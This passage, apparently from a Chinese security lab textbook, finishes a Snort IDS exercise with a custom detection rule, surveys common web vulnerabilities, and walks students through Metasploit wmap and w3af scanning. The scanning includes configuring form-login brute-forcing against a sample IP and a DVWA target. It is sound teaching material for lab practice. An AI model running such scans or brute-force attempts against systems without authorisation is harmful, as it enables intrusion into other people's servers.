选择控制条中的 home 返回控制台主界面，在主界面的下部有流量分析及归类选项，如图 7.3.4 所示。

选择“last 24 hours:alerts unique”，可以看到 24 小时内特殊流量的分类记录和分析。




图 7.3.3 Snort 结果检测页面





图 7.3.4 Snort 控制台检测页面

表中详细记录了各类型流量的种类、在总日志中所占的比例、出现该类流量的起始和终止时间等详细分析(在控制台主界面中还有其他功能,请自己练习使用)。

3. 配置 snort 规则

练习添加一条规则,以对符合此规则的数据包进行检测,打开 C:\snort\rules\local.rules 文件,如图 7.3.5 所示。




```
# $Id: local.rules,v 1.8.2.2 2004/08/10 13:52:06 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
```

图 7.3.5 Snort 规则编辑文件

在规则中添加一条语句，实现对内网的 UDP 协议的相关流量进行检测，并生成报警信息“udp ids/dns-version-query”，语句如下：

```
alert udp any any <> $HOME_NET any (msg:"udp ids/dns-version-query";content:
"version";)
```

保存文件后退出。重启 Snort 和 ACID 检测控制台，使规则生效。

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。

第 8 章　Web 漏洞渗透实验

8.1　Web 漏洞概述

Web 漏洞通常是指网站程序上的漏洞，常见的 Web 漏洞可以分为以下几种。

（1）物理路径泄露：物理路径泄露一般是由于 Web 服务器处理用户请求出错引起的。例如，通过提交一个超长的请求，或者是某个精心构造的特殊请求，或者是请求一个 Web 服务器上不存在的文件，都可能导致错误出现。这些请求都有一个共同特点，那就是被请求的文件肯定属于 CGI 脚本，而不是静态 HTML 页面。还有一种情况，就是 Web 服务器的某些显示环境变量的程序错误地输出了 Web 服务器的物理路径，当然这属于设计上的问题。

（2）CGI 源代码泄露：CGI 源代码泄露的原因比较多，例如大小写、编码解码、附加特殊字符或精心构造的特殊请求等，都可能导致 CGI 源代码泄露。

（3）目录遍历：目录遍历对于 Web 服务器来说并不多见，通过对任意目录附加“../”，或者是在有特殊意义的目录附加“../”，或者是附加“../”的一些变形，如“..\”或“..//”甚至其编码，都可能导致目录遍历。前一种情况并不多见，但是后面的几种情况就常见得多，IIS 二次解码漏洞和 Unicode 解码漏洞都属于在编码基础上进行修改导致的。

（4）执行任意命令：执行任意命令是指执行任意操作系统命令，主要包括两种情况：一种情况是通过遍历目录，如前面提到的使用二次解码和 Unicode 解码漏洞来执行系统命令；另外一种情况是 Web 服务器把用户提交的请求作为 SSI 指令解析，因此导致执行任意命令。

（5）缓冲区溢出：缓冲区溢出漏洞是 Web 服务器没有对用户提交的超长请求进行合适的处理，这种请求可能包括超长 URL、超长 HTTP Header 域或者其他超长的数据。这种漏洞可能导致执行任意命令或者是拒绝服务，一般取决于构造的数据。

（6）拒绝服务：拒绝服务产生的原因多种多样，主要包括超长 URL、特殊目录、超长 HTTP Header 域、畸形 HTTP Header 域或者 DOS 设备文件等。由于 Web 服务器在处理这些特殊请求时不知所措或者是处理方式不当，因此出错终止或挂起。

（7）条件竞争：这里的条件竞争主要是针对一些管理服务器而言，这类服务器一般是以 System 或 Root 身份运行的。当它们需要使用一些临时文件，而对这些文件进行写操作之前却没有对文件的属性进行检查，这样可能导致重要系统文件被重写，甚至获得系统控制权。

（8）跨站脚本执行漏洞：由于网页可以包含由服务器生成的并且由客户机浏览器解释的文本和 HTML 标记。如果不可信的内容被引入到动态页面中，则无论是网站还是客户机都没有足够的信息来识别这种情况并采取保护措施。攻击者如果知道某一网站上的应用程序接收跨站点脚本的提交，他就可以在网页上提交可以完成攻击的脚本，例如 JavaScript、VBScript、ActiveX、HTML 或 Flash 等内容，普通用户一旦单击了网页上这些攻击者提交的脚本，就会在用户客户机上执行，完成从截获账户、更改用户设置、窃取和篡改

cookie 到虚假广告在内的种种攻击行为。

(9) SQL 注入：对于和后台数据库产生交互的网页，如果没有对用户输入的数据进行合法性的判断，就会使应用程序存在安全隐患。用户可以在提交正常数据的 URL 或表单输入框中提交一段精心构造的数据库查询代码，使后台应用执行攻击者的 SQL 代码，攻击者根据程序返回的结果，获得某些他想得知的敏感数据，例如管理员密码、保密商业资料等。

8.2 Web 漏洞实验

实验器材

Back Track5 的镜像文件，1 套。

VMware 虚拟机软件，1 套。

PC(Windows XP/Windows 7)，1 台。

预习要求

(1) 做好实验预习，复习 web 漏洞技术的有关内容。

(2) 熟悉实验过程和基本操作流程。

(3) 做好预习报告。

实验任务

通过本实验，掌握漏洞产生的原因，了解常见的漏洞攻击。

实验环境

一台安装了 VMware 虚拟机软件的 Windows 7 操作系统的计算机，BT5(Back Track five)系统。

预备知识

(1) 网络漏洞。

(2) 漏洞攻击原理。

实验步骤

1. 使用 Metasploit 内置的 wmap web 扫描器

wmap web 扫描模块允许使用者使用和配置 Metasploit 中的其他扫描辅助模块，来对网站进行集中扫描。

(1) 首先，启动 Metasploit。

```
root@ bt: ~ # msfconsole
```

(2) 加载 wmap 模块。

```
msf> load wmap
```

(3) 使用 help 命令查看帮助信息。

```
msf> help
```

wmap 的详细命令参数如下：

```
wmap Commands
=============
    Command          Description
    -------          -----------
    wmap_modules     Manage wmap modules
    wmap_nodes       Manage nodes
    wmap_run         Test targets
    wmap_sites       Manage sites
    wmap_targets     Manage targets
    wmap_vulns       Display web vulns
```

wmap Commands 介绍如下。

wmap_modules：wmap 模块的管理命令。

wmap_nodes：管理模块的节点命令。

wmap_run：对目标进行扫描的命令。

wmap_sites：管理站点的命令，将站点添加到模块中。

wmap_targets：管理目标的命令，将添加的站点作为扫描的目标。

wmap_vulns：展示网站的 vulns。

(4) 使用管理站点命令，为模块添加要扫描的站点。

```
wmap_sites -a http://202.112.50.74
```

设置后的界面显示如下：

```
[*] Site created.
```

设置的站点 IP 地址为 http://202.112.50.74。

(5) 使用 wmap_sites 的-l 命令查看站点的详细信息。

```
msf> wmap_sites -l
```

设置后的查看站点信息：

```
[*] Available sites
===============
    Id  Host          Vhost          Port  Proto  # Pages  # Forms
    --  ----          -----          ----  -----  -------  -------
    0   202.112.50.74 202.112.50.74  80    http   0        0
```

可以看到，刚才添加的站点为第 0 号站点，站点和虚拟站点均为 202.112.50.74，端口为 80 端口，使用的协议为 http 协议。

(6) 管理目标的命令将刚才添加的站点设置为扫描的目标。

```
msf> wmap_targets -t http://202.112.50.74
```

（7）使用运行扫描目标命令中的-t 参数查看将有哪些模块被用来进行扫描。

```
msf> wmap_run -t
```

设置后的漏洞扫描模块如下：

```
[*] Testing target:
[*]     Site: 202.112.50.74 (202.112.50.74)
[*]     Port: 80 SSL: false
============================================================
[*] Testing started. 2016-05-27 09:11:25 -0400
[*] Loading wmap modules...
[*] 39 wmap enabled modules loaded.
[*]
=[SSL testing]=
============================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
============================================================
[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/scanner/http/robots_txt
[*] Module auxiliary/scanner/http/frontpage_login
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[*] Module auxiliary/scanner/http/scraper
[*] Module auxiliary/scanner/http/svn_scanner
[*] Module auxiliary/scanner/http/trace
[*] Module auxiliary/scanner/http/vhost_scanner
[*] Module auxiliary/scanner/http/webdav_internal_ip
[*] Module auxiliary/scanner/http/webdav_scanner
[*] Module auxiliary/scanner/http/webdav_website_content
[*]
=[ File/Dir testing ]=
============================================================
[*] Module auxiliary/dos/http/apache_range_dos
[*] Module auxiliary/scanner/http/backup_file
[*] Module auxiliary/scanner/http/brute_dirs
[*] Module auxiliary/scanner/http/copy_of_file
[*] Module auxiliary/scanner/http/dir_listing
[*] Module auxiliary/scanner/http/dir_scanner
[*] Module auxiliary/scanner/http/dir_webdav_unicode_bypass
```

```
[*] Module auxiliary/scanner/http/file_same_name_dir
[*] Module auxiliary/scanner/http/files_dir
[*] Module auxiliary/scanner/http/http_put
[*] Module auxiliary/scanner/http/ms09_020_webdav_unicode_bypass
[*] Module auxiliary/scanner/http/prev_dir_same_name_file
[*] Module auxiliary/scanner/http/replace_ext
[*] Module auxiliary/scanner/http/soap_xml
[*] Module auxiliary/scanner/http/trace_axd
[*] Module auxiliary/scanner/http/verb_auth_bypass
[*]
=[ Unique Query testing ]=
============================================================
[*] Module auxiliary/scanner/http/blind_sql_query
[*] Module auxiliary/scanner/http/error_sql_injection
[*] Module auxiliary/scanner/http/http_traversal
[*] Module auxiliary/scanner/http/rails_mass_assignment
[*] Module exploit/multi/http/lcms_php_exec
[*]
=[ Query testing ]=
============================================================
[*]
=[ General testing ]=
============================================================
[*] Done.
```

从返回结果可以看出，总共有39个模块参与到了漏洞的扫描中来。

(8) 使用运行扫描目标命令中的-e参数，对目标站点进行扫描。

```
msf> wmap_run -e
```

设置后对目标站点的扫描结果如下：

```
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: 202.112.50.74 (202.112.50.74)
[*]     Port: 80 SSL: false
============================================================
[*] Testing started. 2016-05-27 09:14:01 -0400
[*]
=[ SSL testing ]=
============================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
============================================================
[*] Module auxiliary/scanner/http/http_version
```

```
[*] 202.112.50.74:80 Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Path mod_python/3.3.1 Python/2.6.5 mod_perl/2.0.4 Perl/v5.10.1
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/scanner/http/robots_txt
[*] [202.112.50.74] /robots.txt found
[*] Module auxiliary/scanner/http/frontpage_login
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[*] Module auxiliary/scanner/http/scraper
[*] Module auxiliary/scanner/http/svn_scanner
[*] Module auxiliary/scanner/http/trace
```

可以看出，auxiliary/scanner/http/http_version 模块扫描到的服务器的信息包括：

```
Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Path mod_python/3.3.1 Python/2.6.5 mod_perl/2.0.4 Perl/v5.10.1
```

auxiliary/scanner/http/robots_txt 模块同样扫描到 robots.txt 文件（即声明禁止抓取的页面信息的文件）的存在。

wmap web 扫描器的模块众多，可以根据具体情况去特定模块下查找是否有查找到相应的信息，这里就不一一说明了。

2. 使用 Metasploit 内置的 w3af 扫描器

w3af(web application attack and audit framework)是一个 Web 应用程序攻击和审计框架。它的目标是创建一个易于使用和扩展、能够发现和利用 Web 应用程序漏洞的主体框架。w3af 的核心代码和插件完全由 Python 编写。项目已有超过 130 个的插件，这些插件可以检测 SQL 注入、跨站脚本、本地和远程文件包含等漏洞。

目前 w3af 已经更新至 1.1 版，新版框架更好、更健壮、更高速。它包含了新的漏洞检测，提升了约 15%的性能。其功能和特点如下：

- 支持代理。
- 代理身份验证。
- 网站身份验证。
- 超时处理。
- 伪造用户代理。
- 新增自定义标题的请求。
- Cookie 处理。
- 本地缓存 GET 和头部。
- 本地 DNS 缓存。
- 保持和支持 HTTP 和 HTTPS 连接。
- 使用多 POS 请求文件上传。
- 支持 SSL 证书。

(1) 进入 w3af 所在文件夹。

```
root@ bt: ~ # cd /pentest/web/w3af/
```

（2）查看文件夹下的文件。

```
root@ bt:/pentest/web/w3af# ls -l
```

设置后 w3af 文件夹下的文件详细信息如下：

```
total 52
drwxr-xr-x 6 root root 4096 2013-05-20 10:23 core
drwxr-xr-x 12 root root 4096 2013-05-20 10:23 extlib
drwxr-xr-x 5 root root 4096 2013-05-20 10:23 locales
drwxr-xr-x 13 root root 4096 2013-05-20 10:23 plugins
drwxr-xr-x 3 root root 4096 2013-05-20 10:23 profiles
drwxr-xr-x 6 root root 4096 2013-05-20 10:24 readme
drwxr-xr-x 3 root root 12288 2013-05-20 10:23 scripts
drwxr-xr-x 3 root root 4096 2013-05-20 10:21 tools
-rwxr-xr-x 1 root root 5066 2013-05-20 10:24 w3af_console
-rwxr-xr-x 1 root root 3288 2013-05-20 10:24 w3af_gui
```

可以看出，在该文件夹下有两个可执行文件，分别为 W3af_console 和 W3af_gui。看文件名称就可以很清楚明白这两个执行文件的区别，即一个是命令行执行方式，而另一个是使用图形界面执行方式。在本次实验采用命令行窗口，图形界面的可以自行实践。

（3）使用命令行窗口方式运行 w3af 模块。具体输入如下：

```
root@ bt:/pentest/web/w3af# ./w3af_console
```

（4）同样，使用帮助命令来查看模块的命令参数。

```
w3af>>> help
```

设置后 w3af 模块的 help 菜单详情如下：

```
|-----------------------------------------------------------------|
| start          | Start the scan.                                |
| plugins        | Enable and configure plugins.                  |
| exploit        | Exploit the vulnerability.                     |
| profiles       | List and use scan profiles.                    |
| cleanup        | Cleanup before starting a new scan.            |
|-----------------------------------------------------------------+---
| http-settings | Configure the HTTP settings of the framework.   |
| misc-settings | Configure w3af misc settings.                   |
| target          | Configure the target URL.                     |
|-----------------------------------------------------------------|
| back           | Go to the previous menu.                       |
| exit           | Exit w3af.                                     |
| assert         | Check assertion.                               |
|-----------------------------------------------------------------|
| help           | Display help. Issuing: help [comand], prints more |
```

```
|                | specific help about "command"                       |
| version        | Show w3af version information.                      |
| keys           | Display key shortcuts.                              |
|-----------------------------------------------------------------------|
```

（5）进入模块配置阶段，根据前面 help 菜单的显示，使用 plugins 命令。

```
w3af>>> plugins
```

（6）首先，配置暴力破解模块。

```
w3af/plugins>>> bruteforce
```

设置后暴力破解模块 bruteforce 参数列表如下：

```
|-----------------------------------------------------------------------------|
| Plugin name          | Status | Conf | Description                          |
|-----------------------------------------------------------------------------|
| basicAuthBrute       |        | Yes  | Bruteforce HTTP basic authentication. |
| formAuthBrute        |        | Yes  | Bruteforce HTML form authentication.  |
|-----------------------------------------------------------------------------|
```

（7）使用 formAuthBrute 模式。

```
w3af/plugins>>> bruteforce formAuthBrute
w3af/plugins>>> bruteforce config formAuthBrute
```

（8）为暴力破解模块添加用户名和密码字典。

```
w3af/plugins/bruteforce/config:formAuthBrute>>> set passwdFile True
w3af/plugins/bruteforce/config:formAuthBrute>>> set usersFile True
```

这样设置的目的是，在遇到需要账号密码认证的页面时，可以调用设置的字典对认证页面进行暴力破解。当然，暴力破解可能使得整个过程变得很慢。下面设置审计模块的相关参数。

（9）先从当前模块退出。

```
w3af/plugins/bruteforce/config:formAuthBrute>>> back
```

（10）配置对 xss 和 sql 的漏洞扫描。

```
w3af/plugins>>> audit xss,sqli
```

这样设置，即是对目标站点的 SQL 注入和 XSS 漏洞进行扫描。

接下来，设置 discovery 模块的相关参数。

（11）配置最关键的 webSpider 插件。

```
w3af/plugins>>> discovery webSpider
w3af/plugins>>> discovery config webSpider
```

webSpider 插件的功能是爬取网站中每一个页面的 URL，本次实验为了节省时间，通过 onlyForward 参数，将爬取功能限定在爬取某个域名下的所有页面。

(12) 设置 onlyForward 参数为真。

```
w3af/plugins/discovery/config:webSpider>>> set onlyForward True
```

(13) 退出 webSpider 插件模块。

```
w3af/plugins/discovery/config:webSpider>>> back
```

(14) 退出设置模块。

```
w3af/plugins>>> back
```

(15) 进入 target 模块进行设置。

```
w3af>>> target
```

(16) 设置本次要扫描的目标站点。

```
w3af/config:target>>> set target http://www.dvssc.com/dvwa/index.php
```

(17) 退出 target 设置模块。

```
w3af/config:target>>> back
```

(18) 再次进入 plugins 设置模块。

```
w3af>>> plugins
```

(19) 设置扫描结束的输出文件类型。

```
w3af/plugins>>> output htmlFile
